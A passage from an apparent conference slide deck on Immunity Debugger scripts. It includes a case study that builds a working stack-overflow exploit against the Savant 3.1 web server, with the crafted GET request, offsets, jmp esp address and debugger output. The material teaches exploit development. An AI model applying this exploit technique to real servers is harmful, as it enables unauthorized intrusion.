1000138C obj: Data Pointer:: 0x0100a904 in notepad!.data 4
100013F8 obj: Data Pointer:: 0x0100a904 in notepad!.data 4
10001468 obj: String: 'FGHt' 4
!finddatatype 0x10001000 500
Found: 17 data types

```



# Dumping the heap

- Heap pycommand

- Give address
- Dump it

```

Heap dump 0x000a0000
Address      Chunks
0x000a3e48  > Pointer: 0x003a0000 in 0x003a0000!
0x000a3e4c  > Function Pointer:: 0x7c81301e in kernel32C:\WINDOWS\system32\kernel32.dll!.text
0x000a3e9c  > Pointer: 0x000a3ea0 in 0x000a0000!
0x000a3f30  0x000a3f30> size: 0x00000118 (0023) prevsize: 0x000000f8 (001f)
0x000a3f30  heap: *0x000a0000* flags: 0x00000007 (B!E!FP)
0x000a3f38  > Unicode: 'High Contrast Black (large)'
0x000a4048  0x000a4048> size: 0x000000f8 (001f) prevsize: 0x00000118 (0023)
0x000a4048  heap: *0x000a0000* flags: 0x00000007 (B!E!FP)
0x000a4058  > Pointer: 0x00390000 in 0x00390000!
0x000a405c  > Function Pointer:: 0x7c81301e in kernel32C:\WINDOWS\system32\kernel32.dll!.text
0x000a40ac  > Pointer: 0x000a40b0 in 0x000a0000!
0x000a40b8  > Pointer: 0x000a4778 in 0x000a0000!
0x000a4140  > Pointer: 0x001f0007 in 0x001e0000!
0x000a414c  > Data Pointer:: 0x7cbce6d4 in SHELL32!.data
0x000a4150  > Double Linked List: ( 0x000a4188, 0x000a3d68 )
0x000a4140  0x000a4140> size: 0x00000038 (0007) prevsize: 0x000000f8 (001f)
0x000a4140  heap: *0x000a0000* flags: 0x00000007 (B!E!FP)
0x000a414c  > Data Pointer:: 0x7cbce6d4 in SHELL32!.data
0x000a4150  > Double Linked List: ( 0x000a4188, 0x000a3d68 )
0x000a4178  > Pointer: 0x00070007 in 0x00040000!
0x000a4184  > Data Pointer:: 0x7cbce6bc in SHELL32!.data
0x000a4188  > Double Linked List: ( 0x000a41c0, 0x000a4150 )
0x000a41b0  > Pointer: 0x00070007 in 0x00040000!
0x000a41bc  > Data Pointer:: 0x7cbce708 in SHELL32!.data
0x000a41c0  > Double Linked List: ( 0x000a41f8, 0x000a4188 )
0x000a41e8  > Pointer: 0x00070007 in 0x00040000!
0x000a41f4  > Data Pointer:: 0x7cbcd5a8 in SHELL32!.data
0x000a41f8  > Double Linked List: ( 0x000a4230, 0x000a41c0 )
0x000a4220  > Pointer: 0x00070007 in 0x00040000!
0x000a422c  > Data Pointer:: 0x7cbce6f0 in SHELL32!.data
0x000a4230  > Double Linked List: ( 0x000a4268, 0x000a41f8 )
0x000a4178  0x000a4178> size: 0x00000038 (0007) prevsize: 0x00000038 (0007)
0x000a4178  heap: *0x000a0000* flags: 0x00000007 (B!E!FP)
0x000a4184  > Data Pointer:: 0x7cbce6bc in SHELL32!.data
0x000a4188  > Double Linked List: ( 0x000a41c0, 0x000a4150 )
0x000a41b0  > Pointer: 0x00070007 in 0x00040000!
0x000a41bc  > Data Pointer:: 0x7cbce708 in SHELL32!.data
0x000a41b0  0x000a41b0> size: 0x00000038 (0007) prevsize: 0x00000038 (0007)
0x000a41b0  heap: *0x000a0000* flags: 0x00000007 (B!E!FP)

```

# Script : Chunk analyze

- chunkanalyzehook
  - !chunkanalyzehook -a addr\_of\_rep\_mov EDI-8
  - Run the script and fuzz
  - Get the result (aka, see what of your command on the fuzzing get you a overwrite of a Function Ptr or Double Linked list)

```

Log data
Address      Message
7C2D0000    Module C:\WINNT\SYSTEM32\ADVAPI32.DLL
7C340000    Module C:\WINNT\system32\SECUR32.DLL
7C4E0000    Module C:\WINNT\system32\KERNEL32.dll
77FA144B    Attached process paused at ntdll.DbgBreakPoint
Expression: ['EDI', '-', '8']
Hooking on expression: ['EDI', '-', 8]
Thread 00000434 terminated, exit code 0
Thread 0000046C terminated, exit code 0
00C59600    > Hit Hook 0x76a57c1c, checking chunk: 0x00c59600
=====
00C59600    0x00c59600> size:      0x00000210 (0042)  prevsize: 0x00000038 (0007)
00C59600    heap:      *0x00000000*  flags:    0x00000001 (B)
00C59810    0x00c59810> size:      0x000007f0 (00fe)  prevsize: 0x00000210 (0042)
00C59810    heap:      *0x00000000*  flags:    0x00000010 (F|T)
00C59810    next:      0x00c57498  prev:     0x00c50178
77FCC663    Access violation when writing to [42424242]

!chunkanalyzehook -a 0x76a57c1c EDI - 8
    
```



# Script : Get RPC

- getrpc
  - !getrpc module.dll
  - Access to RPC information
  - Functions Pointers of every RPC call

```

769CA000 RPC SERVER INTERFACE find at: 0x769ca000
RPC UUID: 326731e3-c1c0-4a69-ae20-7d9044a4ea5c (v1.0)
769CC7F0 Function[0]: 0x769cc7f0
769CC21B Function[1]: 0x769cc21b
76A1D105 Function[2]: 0x76a1d105
769CC43B Function[3]: 0x769cc43b
76A162C7 Function[4]: 0x76a162c7
76A16671 Function[5]: 0x76a16671
76A61AEC Function pointer [0]: 0x769cbfdd
76A61AF0 Function pointer [1]: 0x769cbfdd
76A61AF4 Function pointer [2]: 0x769cbfdd
76A61AF8 Function pointer [3]: 0x769cbfdd
76A61AFC Function pointer [4]: 0x769cbfdd
76A61B00 Function pointer [5]: 0x769cbfdd
769CBED8 RPC SERVER INTERFACE find at: 0x769cbdd8
RPC UUID: 4825ea41-51e3-4c2a-8406-8f2d2698395f (v1.0)
769CC038 RPC SERVER INTERFACE find at: 0x769cc038
RPC UUID: 4825ea41-51e3-4c2a-8406-8f2d2698395f (v1.0)
76A0FA9D Function[0]: 0x76a0fa9d
76A0FBF5 Function[1]: 0x76a0fbf5
76A61B14 Function pointer [0]: 0x76a5d078
76A61B18 Function pointer [1]: 0x76a5d078
769CC100 RPC SERVER INTERFACE find at: 0x769cc100
RPC UUID: 326731e3-c1c0-4a69-ae20-7d9044a4ea5c (v1.0)
    
```

!getrpc USERENV.dll

Found 4 interfaces on USERENV.dll

# Script : duality

- Duality
  - Looks for mapped address that can be 'transformed' into opcodes

Log data	
Address	Message
	What: 0x0000e4ff -> jmp esp
0134E4FF	Found: 0x0134e4ff
7803E4FF	Found: 0x7803e4ff .data
7C0FE4FF	Found: 0x7c0fe4ff .text
00F3E4FF	Found: 0x00f3e4ff
00E3E4FF	Found: 0x00e3e4ff
7C34E4FF	Found: 0x7c34e4ff .reloc
7736E4FF	Found: 0x7736e4ff .text
778EE4FF	Found: 0x778ee4ff .rsrc
004CE4FF	Found: 0x004ce4ff
7788E4FF	Found: 0x7788e4ff .text
7C4EE4FF	Found: 0x7c4ee4ff .text
782FE4FF	Found: 0x782fe4ff .text
7FFBE4FF	Found: 0x7ffb4ff
774CE4FF	Found: 0x774ce4ff .data
7754E4FF	Found: 0x7754e4ff .data
0029E4FF	Found: 0x0029e4ff
7798E4FF	Found: 0x7798e4ff .text
7517E4FF	Found: 0x7517e4ff .text
0026E4FF	Found: 0x0026e4ff
0013E4FF	Found: 0x0013e4ff
0133E4FF	Found: 0x0133e4ff
0113E4FF	Found: 0x0113e4ff
7515E4FF	Found: 0x7515e4ff .reloc
7734E4FF	Found: 0x7734e4ff .text
0040E4FF	Found: 0x0040e4ff .text
0046E4FF	Found: 0x0046e4ff
7841E4FF	Found: 0x7841e4ff .rsrc
0103E4FF	Found: 0x0103e4ff
77B3E4FF	Found: 0x77b3e4ff .reloc
77A5E4FF	Found: 0x77a5e4ff .text
0083E4FF	Found: 0x0083e4ff
0002E4FF	Found: 0x0002e4ff
77B5E4FF	Found: 0x77b5e4ff .text
77E1E4FF	Found: 0x77e1e4ff .text
77B2E4FF	Found: 0x77b2e4ff .orpc
7503E4FF	Found: 0x7503e4ff .text
77A3E4FF	Found: 0x77a3e4ff .data
77D9E4FF	Found: 0x77d9e4ff .reloc
7732E4FF	Found: 0x7732e4ff .text
7C54E4FF	Found: 0x7c54e4ff .rsrc
0154E4FF	Found: 0x0154e4ff
7852E4FF	Found: 0x7852e4ff .reloc
77B8E4FF	Found: 0x77b8e4ff .rsrc
774EE4FF	Found: 0x774ee4ff .text
7750E4FF	Found: 0x7750e4ff .data
0043E4FF	Found: 0x0043e4ff .data
77D3E4FF	Found: 0x77d3e4ff .text
7738E4FF	Found: 0x7738e4ff .text
74FDE4FF	Found: 0x74fde4ff .text
7800E4FF	Found: 0x7800e4ff .text
77C7E4FF	Found: 0x77c7e4ff .text
751BE4FF	Found: 0x751be4ff .reloc
0123E4FF	Found: 0x0123e4ff
7738E4FF	Found: 0x7738e4ff .text
7753E4FF	Found: 0x7753e4ff .text
7FFDE4FF	Found: 0x7ffde4ff
0012E4FF	Found: 0x0012e4ff
0030E4FF	Found: 0x0030e4ff
0044E4FF	Found: 0x0044e4ff .rsrc
77E6E4FF	Found: 0x77e6e4ff .rsrc
773DE4FF	Found: 0x773de4ff .reloc

!duality jmp esp

Addresses founded: 71 (Check the Log Window)

# Script : Finding Function Pointers

- `!modptr <address>`
  - this tool will do data type recognition looking for all function pointers on a .data section, overwriting them and hooking on Access Violation waiting for one of them to trigger and logging it

# Script : CRYPT SEARCH

- !searchcrypt address range
  - Search for cryptographic routines in given range

```
004FA2F0 Const Found: AES Owner: LIBEAY32C:\WINDOWS\system32\LIBEAY32.dll - Section: .rdata
004564CC Const Found: SHA1 Owner: LIBEAY32C:\WINDOWS\system32\LIBEAY32.dll - Section: .text
004F7188 Const Found: BLOWFISH Owner: LIBEAY32C:\WINDOWS\system32\LIBEAY32.dll - Section: .rdata
005346F0 Const Found: RC2 Owner: LIBEAY32C:\WINDOWS\system32\LIBEAY32.dll - Section: .data
004F8210 Const Found: CAST Owner: LIBEAY32C:\WINDOWS\system32\LIBEAY32.dll - Section: .rdata
004F5B3C Const Found: SHA256 Owner: LIBEAY32C:\WINDOWS\system32\LIBEAY32.dll - Section: .rdata
004F5A40 Const Found: SHA512 Owner: LIBEAY32C:\WINDOWS\system32\LIBEAY32.dll - Section: .rdata
00546DE2 Const Found: RIPEMD160 Owner: LIBEAY32C:\WINDOWS\system32\LIBEAY32.dll - Section: .reloc
004E702F Const Found: MD5 Owner: LIBEAY32C:\WINDOWS\system32\LIBEAY32.dll - Section: .text
```

```
!searchcrypt -f 0x00450000 -t 0x00551000
```



# Case Study: Savant 3.1

## Stack Overflow

- Savant webserver  
(savant.sourceforge.net)
- Stack overflow when sent long get request

```
evilstring="\x41" * 284
buf = "GET /%s HTTP/1.0\r\nContent-Length: %d\r\n\r\n%s" \
      % ( evilstring, 0x30, "B" * 0x30)
send(buf)
```

however...

# Case Study: Savant 3.1

## First problem

- Overwritten stack arguments won't allow us to reach EIP

CPU - thread 00000754, module Savant

Address	Hex dump	ASCII
0043A000	00 00 00 00 00 00 00 00	.....
0043A008	00 00 00 00 00 00 00 00	.....
0043A010	00 00 00 00 00 00 00 00	.....
0043A018	00 00 00 00 00 00 00 00	.....
0043A020	00 00 00 00 00 00 00 00	.....
0043A028	00 00 00 00 00 00 00 00	.....
0043A030	00 00 00 00 00 00 00 00	.....

Registers (FPU)

Register	Value	Comment
EAX	00000001	
ECX	004375EC	ASCII "GET"
EDX	41414141	
EBX	00804098	
ESP	00F3E074	
EBP	00F3EA58	ASCII "AAAAAAAAAAAAAAAAAAAA"
ESI	00804098	
EDI	00000001	
EIP	00417264	Savant.00417264

Log data

Address	Message
7C4E9824	New thread with ID 00000454 created
00417264	Access violation when reading [41414141]

Assembly code:

```

00417264 8A02 MOV AL, BYTE PTR DS:[EDX]
00417266 42 INC EDX
00417267 3A01 CMP AL, BYTE PTR DS:[ECX]
00417269 75 E9 JNZ SHORT Savant.00417254
0041726B 41 INC ECX
0041726C 0AC0 OR AL, AL
0041726E 74 E0 JE SHORT Savant.00417250
00417270 F7C2 02000000 TEST EDX, 2
00417276 74 A8 JE SHORT Savant.00417220
00417278 66 8B02 MOV AX, WORD PTR DS:[EDX]
0041727B 83C2 02 ADD EDX, 2
0041727E 3A01 CMP AL, BYTE PTR DS:[ECX]
00417280 75 D2 JNZ SHORT Savant.00417254
00417282 0AC0 OR AL, AL
00417284 74 CA JE SHORT Savant.00417250
00417286 3A61 01 CMP AH, BYTE PTR DS:[ECX+1]
00417289 75 C9 JNZ SHORT Savant.00417254
0041728B 0AE4 OR AH, AH
0041728D 74 C1 JE SHORT Savant.00417250
0041728F 83C1 02 ADD ECX, 2
00417292 EB 8C JMP SHORT Savant.00417220
00417294 CC INT3
00417295 CC INT3
00417296 CC INT3
00417297 CC INT3
00417298 CC INT3
00417299 CC INT3
0041729A CC INT3
0041729B CC INT3
0041729C CC INT3
0041729D CC INT3

```

Stack dump:

Address	Hex dump	ASCII
00F3E06C	00F3E748	Hy3. ASCII "AAAAAAAAAAAA"
00F3E070	00F3E540	0x3. ASCII "C:\Savant\Root"
00F3E074	0040C2F2	>=0. RETURN to Savant.0040C2F2 from Savant.004172
00F3E078	41414141	AAAA
00F3E07C	004375EC	uL. ASCII "GET"
00F3E080	00000001	0...
00F3E084	00804098	y0C.
00F3E088	00804098	y0C.

# Case Study: Savant 3.1

## First problem

- So we need to find a readable address to place as the argument there....
- And we'll face the second argument: a writable address

CPU - thread 00000514, module Savant

Address	Disassembly
0040D662	C742 24 000000 MOV DWORD PTR DS:[EDX+24],0
0040D669	68 84654300 PUSH Savant.004365H4
0040D66E	8D85 F8FCFFFF LEA EAX,DWORD PTR SS:[EBP-308]
0040D674	50 PUSH EAX
0040D675	E8 46930000 CALL Savant.004169C0
0040D67A	83C4 08 ADD ESP,8
0040D67D	6A 0A PUSH 0A
0040D67F	8D8D D0FAFFFF LEA ECX,DWORD PTR SS:[EBP-538]
0040D685	51 PUSH ECX
0040D686	8B95 68FAFFFF MOV EDX,DWORD PTR SS:[EBP-598]
0040D68C	52 PUSH EDX
0040D68D	EB 66280100 CALL Savant.0041FFEB

Registers (FPU)

Register	Value	Comment
EAX	00F3DD5C	ASCII "HTTP/1.1 405 Only GET and
ECX	0043650C	Savant.0043650C
EDX	42424242	
EBX	00804098	
ESP	00F3DA60	
EBP	00F3E064	
ESI	00804098	
EDI	00000001	
EIP	0040D662	Savant.0040D662

Log data

Address	Message
7C4E9824	New thread with ID 0000078C created
7C4E9824	New thread with ID 00000630 created
7C4E9824	New thread with ID 00000754 created
7C4E9824	New thread with ID 0000046C created
0040D662	Access violation when writing to [42424266]

# Case Study: Savant 3.1

To hit EIP:

- A readable address
- A writable address
- The arguments offsets in our evilstring:

```
evilstring="\x41" * 284
buf = "GET /%s HTTP/1.0\r\nContent-Length: %d\r\n\r\n%s" \
      % ( evilstring, 0x30, "B" * 0x30)
send(buf)
```



# Case Study: Savant 3.1


Finding the offsets...

# Case Study: Savant 3.1

We get something like this:

```
evilstring="\xcc" * 267
evilstring+="\x42\x42\x42\x42" # EIP
evilstring+="\x20\x60\xfd\x7f" #7ffd6020 + 24h writable arg
evilstring+="\x20\x60\xfd\x7f" #7ffd6020 readable arg
evilstring+="\xcc" * 6
```

And with the arguments issue solved  
we are able to cleanly hit EIP



## Case Study: Savant 3.1

- Once we hit EIP, in detail we have control over:
  - EBP value
  - EIP value (of course)
  - What ESP points to (1 argument)
  - What ESP + 4 points to (2 argument)
  - More than 200 bytes buffer starting at [EBP – 104H] to [EBP - 8H]


# Case Study: Savant 3.1

And with this context, the first thing one would think is:

we need to jump back,

but how?

Second Problem....



The screenshot shows a debugger window titled "Registers (FPU)". The top section lists registers with their values: EAX (00000000), ECX (00F3FFA4), EDX (0043FE00), EBX (00804098), ESP (00F3EA60), EBP (CCCCCCCC), ESI (00804098), EDI (00000001), and EIP (42424242). The bottom section is a memory dump showing addresses from 00401000 to 00401070. The address 00401044 is highlighted in blue, showing the value 7FFD6020. The address 00401048 is also highlighted in blue, showing the value 7FFD6020. The address 0040104C is highlighted in blue, showing the value 7FFD6020. The address 00401050 is highlighted in blue, showing the value 7FFD6020. The address 00401054 is highlighted in blue, showing the value 7FFD6020. The address 00401058 is highlighted in blue, showing the value 7FFD6020. The address 0040105C is highlighted in blue, showing the value 7FFD6020. The address 00401060 is highlighted in blue, showing the value 7FFD6020. The address 00401064 is highlighted in blue, showing the value 7FFD6020. The address 00401068 is highlighted in blue, showing the value 7FFD6020. The address 0040106C is highlighted in blue, showing the value 7FFD6020. The address 00401070 is highlighted in blue, showing the value 7FFD6020.

What ESP points to



## Case Study: Savant 3.1

Since we are controlling what ESP points to, what if we could find an address to place as the overwritten argument, which:

- Is writable [remember first problem]
- Can be “transformed” into opcodes that would be of use here...like a 'jmp -10' (to land into our controlled buffer)

## Case Study: Savant 3.1

Finding an address with these characteristics might be pretty tedious...or a matter of seconds using one of the Immunity Debugger scripts we talked a few minutes ago: Duality

```
!duality jmp -10
```

```
Addresses founded: 69 (Check the Log Window)
```

# Case Study: Savant 3.1

How duality works:

- Create a mask of the searched code [jmp -10]
- Get all mapped memory pages
- Find all addresses that match our masked searchcode
- Log results:

Log data	
Address	Message
	What: 0x0000f0eb -> jmp -10
0134F0EB	Found: 0x0134f0eb
7803F0EB	Found: 0x7803f0eb .data
7C0FF0EB	Found: 0x7c0ff0eb .text
00F3F0EB	Found: 0x00f3f0eb
7799F0EB	Found: 0x7799f0eb .data
7736F0EB	Found: 0x7736f0eb .text
778EF0EB	Found: 0x778ef0eb .rsrc
004CF0EB	Found: 0x004cf0eb
7FFDF0EB	Found: 0x7ffdf0eb
7788F0EB	Found: 0x7788f0eb .text
7C4EF0EB	Found: 0x7c4ef0eb .text
77B2F0EB	Found: 0x77b2f0eb .orpc
702FF0EB	Found: 0x702ff0eb .text

# Case Study: Savant 3.1

Almost there:

- Before finishing crafting our evilstring with the brand new transformable address we'll need to find a `jmp esp` for EIP:
  - Searchcode script will do that in a quick and easy way

```
784AD635 Found jmp esp at 0x784ad635 [SHELL32]
784EF515 Found jmp esp at 0x784ef515 [SHELL32]
7850CBDB Found jmp esp at 0x7850cbdb [SHELL32]
7850D3BF Found jmp esp at 0x7850d3bf [SHELL32]
77A53B13 Found jmp esp at 0x77a53b13 [OLE32]
77AC1DF6 Found jmp esp at 0x77ac1df6 [OLE32]
77AC1E19 Found jmp esp at 0x77ac1e19 [OLE32]
77AE6399 Found jmp esp at 0x77ae6399 [OLE32]
77B987A2 Found jmp esp at 0x77b987a2 [COMCTL32C:\WINNT\system32\COMCTL32.DLL]
77E14C29 Found jmp esp at 0x77e14c29 [USER32]
77E3C256 Found jmp esp at 0x77e3c256 [USER32]
77BBA3AF Found jmp esp at 0x77bba3af [COMCTL32C:\WINNT\system32\COMCTL32.DLL]
77BBA3CB Found jmp esp at 0x77bba3cb [COMCTL32C:\WINNT\system32\COMCTL32.DLL]
773D24EB Found jmp esp at 0x773d24eb [ACTIVEDSC:\WINNT\system32\ACTIVEDS.DLL]
74FDEE63 Found jmp esp at 0x74fdee63 [nsafd]
77BB5179 Found jmp esp at 0x77bb5179 [COMCTL32C:\WINNT\system32\COMCTL32.DLL]
77C8F2C7 Found jmp esp at 0x77c8f2c7 [SHLWAPI]
7739E168 Found jmp esp at 0x7739e168 [ADSLDPC]
7C2E7993 Found jmp esp at 0x7c2e7993 [ADVAPI32C:\WINNT\system32\ADVAPI32.dll]
```

**!searchcode jmp esp**

Found 48 address (Check the Log 'Windows for details)



# Case Study: Savant 3.1

## Resume:

- Bypassed arguments problem
- Hit EIP
- Searched for a writable address that can be transformed into a desired opcode (0x7ffdf0eb)
- Searched for a jmp esp (0x74fdee63)
- Crafted the string:

---

```
evilstring="\xcc" * 267
evilstring+="\x63\xee\xfd\x74" # EIP (jmp esp)
evilstring+="\xeb\xf0\xfd\x7f" #7ffdf0eb (writable address (transformed a jmp -10))
evilstring+="\xc3\x12\xfd\x74" #arg2 (readable address)
evilstring+="\xcc" * 6
```

CPU - thread 00000754

```

00F3EA53 CC INT3
00F3EA54 0000 ADD BYTE PTR DS:[EAX],AL
00F3EA56 0000 ADD BYTE PTR DS:[EAX],AL
00F3EA58 CC INT3
00F3EA59 CC INT3
00F3EA5A CC INT3
00F3EA5B CC INT3
00F3EA5C 63EE ARPL SI,BP
00F3EA5E FD STD
00F3EA5F ^74 EB JE SHORT 00F3EA4C
00F3EA61 F0:FD LOCK STD
00F3EA63 7F CC JS SHORT 00F3EA26
00F3EA65 12FD ADC BH,CH
00F3EA67 ^74 CC JE SHORT 00F3EA35
00F3EA69 CC INT3
00F3EA6A CC INT3
00F3EA6B CC INT3
00F3EA6C CC INT3
00F3EA6D CC INT3
00F3EA6E 0000 ADD BYTE PTR DS:[EAX],AL
00F3EA70 98 CWD
00F3EA71 40 INC EAX
00F3EA72 8000 00 ADD BYTE PTR DS:[EAX],0
00F3EA75 0000 ADD BYTE PTR DS:[EAX],AL
00F3EA77 0000 ADD BYTE PTR DS:[EAX],AL
00F3EA79 0000 ADD BYTE PTR DS:[EAX],AL
00F3EA7B 0000 ADD BYTE PTR DS:[EAX],AL
00F3EA7D 0000 ADD BYTE PTR DS:[EAX],AL
00F3EA7F 0000 ADD BYTE PTR DS:[EAX],AL
00F3EA81 0000 ADD BYTE PTR DS:[EAX],AL
00F3EA83 0000 ADD BYTE PTR DS:[EAX],AL
    
```

Registers (FPU)

```

EAX 00000000
ECX 00F3FFA4
EDX 0043FE00 Savant.0043FE00
EBX 00804098
ESP 00F3EA60
EBP CCCCCCCC
ESI 00804098
EDI 00000001
EIP 00F3EA53

C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 0038 32bit 7FDB0000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_ALREADY_EXISTS (000000B7)

EFL 00000212 (NO, NB, NE, A, NS, PO, GE, G)

ST0 empty -??? FFFF 00000000 001F0003
ST1 empty -UNORM FBEC 0012FA30 77FA81A8
ST2 empty -UNORM FB5C 0012FBEC 0012FA3C
ST3 empty -7.4191 479507402743480e+4579
ST4 empty -UNORM E5D0 40000060 00130000
ST5 empty 0.02041 56911571904070e-4933
ST6 empty +UNORM 0012 000003E9 000000E4
ST7 empty +UNORM 0002 0034001C 000205C0

FPU C 0 3 2 1 0 E S P U O Z D I
    
```

Address	Hex dump	ASCII
0043A000	00 00 00 00 00 00 00 00	.....
0043A008	00 00 00 00 00 00 00 00	.....
0043A010	00 00 00 00 00 00 00 00	.....
0043A018	00 00 00 00 00 00 00 00	.....
0043A020	00 00 00 00 00 00 00 00	.....
0043A028	00 00 00 00 00 00 00 00	.....
0043A030	00 00 00 00 00 00 00 00	.....
0043A038	00 00 00 00 00 00 00 00	.....
0043A040	00 00 00 00 00 00 00 00	.....
0043A048	00 00 00 00 00 00 00 00	.....
0043A050	00 00 00 00 00 00 00 00	.....
0043A058	00 00 00 00 00 00 00 00	.....
0043A060	00 00 00 00 00 00 00 00	.....
0043A068	00 00 00 00 00 00 00 00	.....
0043A070	00 00 00 00 00 00 00 00	.....
0043A078	00 00 00 00 00 00 00 00	.....
0043A080	00 00 00 00 00 00 00 00	.....
0043A088	00 00 00 00 00 00 00 00	.....
0043A090	00 00 00 00 00 00 00 00	.....
0043A098	00 00 00 00 00 00 00 00	.....
0043A0A0	00 00 00 00 00 00 00 00	.....
0043A0A8	00 00 00 00 00 00 00 00	.....
0043A0B0	00 00 00 00 00 00 00 00	.....
0043A0B8	00 00 00 00 00 00 00 00	.....
0043A0C0	00 00 00 00 00 00 00 00	.....
0043A0C8	00 00 00 00 00 00 00 00	.....
0043A0D0	00 00 00 00 00 00 00 00	.....
0043A0D8	00 00 00 00 00 00 00 00	.....
0043A0E0	00 00 00 00 00 00 00 00	.....
0043A0E8	00 00 00 00 00 00 00 00	.....
0043A0F0	00 00 00 00 00 00 00 00	.....
0043A0F8	00 00 00 00 00 00 00 00	.....
0043A100	00 00 00 00 00 00 00 00	.....
0043A108	00 00 00 00 00 00 00 00	.....
0043A110	00 00 00 00 00 00 00 00	.....

```

00F3EA24 CCCCCC 00F3EA24
00F3EA28 CCCCCC 00F3EA28
00F3EA2C CCCCCC 00F3EA2C
00F3EA30 CCCCCC 00F3EA30
00F3EA34 CCCCCC 00F3EA34
00F3EA38 CCCCCC 00F3EA38
00F3EA3C CCCCCC 00F3EA3C
00F3EA40 CCCCCC 00F3EA40
00F3EA44 CCCCCC 00F3EA44
00F3EA48 CCCCCC 00F3EA48
00F3EA4C CCCCCC 00F3EA4C
00F3EA50 CCCCCC 00F3EA50
00F3EA54 CCCCCC 00F3EA54
00F3EA58 CCCCCC 00F3EA58
00F3EA5C 74FDEE63 00F3EA5C msafd.74FDEE63
00F3EA60 7FFDF0EB 00F3EA60 msafd.74FD12C3
00F3EA64 74FD12C3 00F3EA64 msafd.74FD12C3
00F3EA68 CCCCCC 00F3EA68
00F3EA6C 0000CCCC 00F3EA6C
00F3EA70 00804098 00F3EA70
00F3EA74 00000000 00F3EA74
00F3EA78 00000000 00F3EA78
00F3EA7C 00000000 00F3EA7C
00F3EA80 00000000 00F3EA80
00F3EA84 00000000 00F3EA84
00F3EA88 00000000 00F3EA88
00F3EA8C 00000000 00F3EA8C
00F3EA90 00000000 00F3EA90
00F3EA94 00000000 00F3EA94
00F3EA98 00000000 00F3EA98
00F3EA9C 00000000 00F3EA9C
00F3EAA0 00000000 00F3EAA0
00F3EAA4 00000000 00F3EAA4
00F3EAA8 00000000 00F3EAA8
00F3EAAc 00000000 00F3EAAc
00F3EAB0 00000000 00F3EAB0
    
```

## Conclusions

- ID wont give you an out-of-box exploit (yet) but:
  - It will speed up debugging time (gui + commandline)
  - Will help you finding the bug (API + libs + scripts)
  - Will help you crafting your exploit (make it reliable!)
- ID is not a proof-of-concept application (it has been used for months successfully by our vuln-dev team)

## Spinning in my head...

- API server, to connect to VisualSploit, Canvas, fuzzers, or whichever application
- More graphing stuff, including interaction with the generated graph
- Tons of pycommands
- Your script here

Meanwhile....



# Download Immunity Debugger now!

Get it free at:

<http://debugger.immunityinc.com>

Comments, scripts, ideas, requests:

[dami@immunityinc.com](mailto:dami@immunityinc.com)